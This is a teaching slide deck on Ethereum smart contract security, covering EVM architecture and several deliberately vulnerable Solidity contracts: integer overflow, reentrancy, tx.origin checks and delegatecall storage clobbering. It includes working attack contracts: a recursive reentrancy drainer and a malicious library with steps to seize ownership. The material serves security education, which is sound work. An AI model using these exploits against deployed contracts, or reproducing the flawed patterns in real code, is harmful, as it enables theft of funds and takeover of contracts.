Ethereum smart contract security

Beatriz Xavier

sym.hack

December 15, 2018

Overview

1. The Ethereum environment
2. EVM architecture
3. Vulnerable smart contracts

What is Ethereum?

- Ethereum is a decentralized platform designed to contain several kinds of applications that are stored in a **blockchain**.
- These applications, also known as **smart contracts**, run on the **Ethereum Virtual Machine**.

ethereum


Ethereum Applications

Acronis

Blockchain

A blockchain is a **distributed** ledger used to store data in basic units called blocks.

The authenticity of the information contained in the blocks is verified by miners through a set of cryptographic algorithms known as **proof of work**.



Ethereum smart contracts

Smart contracts run on the Ethereum Virtual Machine and the results of the computation are stored in new blocks of the blockchain.

A **smart contract** is an Ethereum account that contains **code**.

They are usually written in high-level languages like Solidity and compiled to EVM bytecode.

Ethereum transactions

A **transaction** is a message from an account A to an account B that simultaneously sends ether from A to B and triggers the execution of the code of B with some specified input.

The execution of B can also trigger the execution of another contract C.

Sequences of executions are linear: when an inner execution finishes it returns some output to the outer execution, after which the outer execution resumes.

Transaction validity is checked using the nonce of the sender.

Gas

Motivation:

- Limit the computation effort required to run a program;
- Reward miners.

Gas

Motivation:

- Limit the computation effort required to run a program;
- Reward miners.

Every opcode has a cost in gas which may depend on its arguments or on enviromental variables.

Gas

Motivation:

- Limit the computation effort required to run a program;
- Reward miners.

Every opcode has a cost in gas which may depend on its arguments or on enviromental variables.

The maximum gas to be spent on a transaction is set by the sender.

Gas

Motivation:

- Limit the computation effort required to run a program;
- Reward miners.

Every opcode has a cost in gas which may depend on its arguments or on enviromental variables.

The maximum gas to be spent on a transaction is set by the sender.

If an execution runs out of gas, its effects on the system are reverted.

Solidity

```
pragma solidity ^0.4.18;

contract BasicToken {

    mapping(address => uint256) balances;

    function transfer(address recipient, uint256 value) public {
        balances[msg.sender] -= value;
        balances[recipient] += value;
    }

    function balanceOf(address account) public returns (uint256) {
        return balances[account];
    }

}
```

Source: https://github.com/raineorshine/solidity-by-example

Solidity

```
contract SendEther {

    address a = 0x1234567890123456789012345678901234567890;

    function justSendEther() {
        a.send(1 ether);
    }

    function sendEtherAndThrowOnFailure() {
        a.transfer(1 ether);
    }

    function callContractWithLimitedGas() {
        a.call.value(1 ether).gas(10000)();
    }

    function callContractAndThrowOnFailure() {
        if(!a.call.value(1 ether).gas(10000)()) throw;
    }

}
```

Source: https://github.com/raineorshine/solidity-by-example (adapted)

Solidity

```
contract Gas_Loop {

    function() {

        for(uint i = 0; i < 10000; i+=1) {
            out_i = i;
        }

    }

    uint public out_i;

}
```

Source: https://github.com/ConsenSys/Ethereum-Development-Best-Practices/wiki/Fallback-functions-and-the-fundamental-limitations-of-using-send()-in-Ethereum-&-Solidity

EVM architecture overview

- Stack-based machine;
- Word size of the stack is 256 bits;
- Arithmetic modulo 2^{256};
- Contains 129 opcodes;
- Volatile execution memory;
- Interacts with a complex environment;
- Computational work is bounded by gas;
- *Quasi*-Turing-complete language.

EVM operations

The Ethereum Virtual Machine operations include:

- Arithmetic operations modulo 2^{256}: `ADD`, `MUL`, `SUB`, `DIV`, `EXP`, ...;

EVM operations

The Ethereum Virtual Machine operations include:

- Arithmetic operations modulo 2^{256}: `ADD`, `MUL`, `SUB`, `DIV`, `EXP`, ...;
- Comparison operators: `LT`, `GT`, `EQ`, `ISZERO`, `AND`, `OR`, `XOR`, ...;

EVM operations

The Ethereum Virtual Machine operations include:

- Arithmetic operations modulo 2^{256}: `ADD`, `MUL`, `SUB`, `DIV`, `EXP`, ...;
- Comparison operators: `LT`, `GT`, `EQ`, `ISZERO`, `AND`, `OR`, `XOR`, ...;
- Stack operations: `PUSH`, `POP`, `DUP`, `SWAP`;

EVM operations

The Ethereum Virtual Machine operations include:

- Arithmetic operations modulo 2^{256}: `ADD`, `MUL`, `SUB`, `DIV`, `EXP`, ...;
- Comparison operators: `LT`, `GT`, `EQ`, `ISZERO`, `AND`, `OR`, `XOR`, ...;
- Stack operations: `PUSH`, `POP`, `DUP`, `SWAP`;
- Terminating instructions: `RETURN`, `REVERT`, `STOP`;

EVM operations

The Ethereum Virtual Machine operations include:

- Arithmetic operations modulo 2^{256}: `ADD`, `MUL`, `SUB`, `DIV`, `EXP`, ...;
- Comparison operators: `LT`, `GT`, `EQ`, `ISZERO`, `AND`, `OR`, `XOR`, ...;
- Stack operations: `PUSH`, `POP`, `DUP`, `SWAP`;
- Terminating instructions: `RETURN`, `REVERT`, `STOP`;
- Jumps: `JUMP`, `JUMPI`;

EVM operations

The Ethereum Virtual Machine operations include:

- Access to the memory of the execution: `MLOAD`, `MSTORE`;

EVM operations

The Ethereum Virtual Machine operations include:

- Access to the memory of the execution: `MLOAD`, `MSTORE`;
- Access to the storage of the current contract: `SLOAD`, `SSTORE`;

EVM operations

The Ethereum Virtual Machine operations include:

- Access to the memory of the execution: `MLOAD`, `MSTORE`;
- Access to the storage of the current contract: `SLOAD`, `SSTORE`;
- Access to the environment: `CALLER`, `CALLVALUE`, `ADDRESS`, `CALLDATALOAD`, `NUMBER`, `BALANCE`, `GAS`;

EVM operations

The Ethereum Virtual Machine operations include:

- Access to the memory of the execution: `MLOAD`, `MSTORE`;
- Access to the storage of the current contract: `SLOAD`, `SSTORE`;
- Access to the environment: `CALLER`, `CALLVALUE`, `ADDRESS`, `CALLDATALOAD`, `NUMBER`, `BALANCE`, `GAS`;
- Calls to other contracts: `CALL`, `DELEGATECALL`, `CALLCODE`;


EVM operations

The Ethereum Virtual Machine operations include:

- Access to the memory of the execution: `MLOAD`, `MSTORE`;
- Access to the storage of the current contract: `SLOAD`, `SSTORE`;
- Access to the environment: `CALLER`, `CALLVALUE`, `ADDRESS`, `CALLDATALOAD`, `NUMBER`, `BALANCE`, `GAS`;
- Calls to other contracts: `CALL`, `DELEGATECALL`, `CALLCODE`;
- Creation and destruction of accounts: `CREATE`, `SELFDESTRUCT`.

Memory model

The execution memory is a bytearray.



Memory model

The execution memory is a bytearray.

Memory model

The execution memory is a bytearray.

Storage model

The storage of a contract is a dictionary whose values are 256-bit words. Usually, values of global variables of smart contracts written in Solidity are recorded in their storage.

```
contract Ballot {

  address public chairperson;
  mapping(address => Voter) public voters;
  Proposal[] public props;

  function Ballot() {
    ...
  }

  ...

}
```

```
0:                  chairperson
keccak256[a0,1]:        vote0
keccak256[a1,1]:        vote1
5:                props.length
keccak256[5]:         props[0]
keccak256[5]+1:       props[1]
```

Source: Solidity documentation

Calling a contract

`CALL(gas, to, value, io, is, oo, os)`

The execution also keeps track of:

- the sender of the transaction, *from*;
- the address of the original sender of the transaction, which may not be *from*;
- the nonce of *from*.

Calling a contract

`CALL(gas, to, value, io, is, oo, os)`

The execution also keeps track of:

- the sender of the transaction, *from*;
- the address of the original sender of the transaction, which may not be *from*;
- the nonce of *from*.

The input data $d = $ `m[io, io+is-1]` contains instructions to run the code of *to* – the first 4 bytes of the signature of the hash of the function to be called and an encoding of the arguments;

Calling a contract

The execution of *to* occurs in a fresh stack and uses a fresh memory. Fields like *caller* or *address* are replaced to *from* and *to*, respectively.

Calling a contract

The execution of *to* occurs in a fresh stack and uses a fresh memory. Fields like *caller* or *address* are replaced to *from* and *to*, respectively.

The variants `CALLCODE` and `DELEGATECALL` do not transfer ether.

- `CALLCODE` keeps the environment: *address* is *from*. In particular, storage access and modification concern *from*'s instead of *to*'s;
- `DELEGATECALL` is similar to `CALLCODE` but it also keeps *callvalue* and *sender* from the execution of *from*.

Calling a contract

The function `f` to be called is identified by the first 4 bytes of the transaction input, which should match the first 4 bytes of the hash of `f(type1, type2, ...)`.

Calling a contract

The function `f` to be called is identified by the first 4 bytes of the transaction input, which should match the first 4 bytes of the hash of `f(type1, type2, ...)`.

Problem: collisions are possible.

Example: `OwnerTransferV7b711143(uint256)` and `withdraw(uint256)` hashes have the same 4 initial bytes.

Vulnerable smart contracts: example 1

```
mapping (address => uint256) balances;

function batchTransfer (address[] rec, uint256 value) returns (bool) {

    uint count = rec.length;
    uint256 amount = uint256(count) * value;

    require (count > 0 && count < 20);
    require (value > 0 && balances[msg.sender] >= amount);

    balances[msg.sender] = balances[msg.sender].sub(amount);

    for (uint i = 0; i < count; i++) {
        balances[rec[i]] = balances[rec[i]].add(value);
    }

    return true;

}
```

Vulnerable smart contracts: example 2

```
contract MiniDAO {

  mapping (address => uint) balances;

  function deposit() {
    balances[msg.sender] += msg.value;
  }

  function withdraw(uint amount) {
    if(balances[msg.sender] < amount)
      throw;
    msg.sender.call.value(amount)();
    balances[msg.sender] -= amount;
  }

}
```

Source: `https://github.com/raineorshine/solidity-by-example`

Vulnerable smart contracts: example 2

```
contract Attacker {

  uint stack = 0;
  uint amount;
  MiniDAO dao;

  function Attacker(address daoAddress) {
    dao = MiniDAO(daoAddress);
    amount = msg.value;
    dao.deposit.value(msg.value)();
  }

  function attack() {
    dao.withdraw(amount);
  }

  function () {
    if(stack++ < 10) {
      dao.withdraw(amount);
    }
  }
}
```

Vulnerable smart contracts: example 3

```
contract Telephone {

  address public owner;

    function Telephone() public {
        owner = msg.sender;
    }

    function changeOwner(address _owner) public {
        if (tx.origin != msg.sender) {
            owner = _owner;
        }
    }

}
```

Source: Zeppelin Solutions

Vulnerable smart contracts: example 4

```
contract Preservation {

    address public timeZone1Library;
    address public timeZone2Library;
    address public owner;
    uint storedTime;
    bytes4 constant setTimeSignature = bytes4(keccak256("setTime(uint256)"));

    constructor(address _timeZone1LibraryAddress, address _timeZone2LibraryAddress) public {

        timeZone1Library = _timeZone1LibraryAddress;
        timeZone2Library = _timeZone2LibraryAddress;
        owner = msg.sender;

    }

    function setFirstTime(uint _timeStamp) public {
        timeZone1Library.delegatecall(setTimeSignature, _timeStamp);
    }

    function setSecondTime(uint _timeStamp) public {
        timeZone2Library.delegatecall(setTimeSignature, _timeStamp);
    }

}
contract LibraryContract {

    uint storedTime;
    function setTime(uint _time) public {
        storedTime = _time;
    }
}
```

Source: Zeppelin Solutions

Vulnerable smart contracts: example 4

```
contract EvilLibraryContract {

    uint storedTime;
    address public timeZone1Library;
    address public owner;

    function setTime(uint _time) public {

        storedTime = _time;
        timeZone1Library = address(_time);
        owner = tx.origin;

    }

}
```

1. Deploy EvilLibraryContract;
2. contract.setSecondTime("evil_address");
3. contract.setFirstTime("evil_address").

Source: https://github.com/vigov5/ethernaut-ctf-memo/blob/master/contracts/Preservation.sol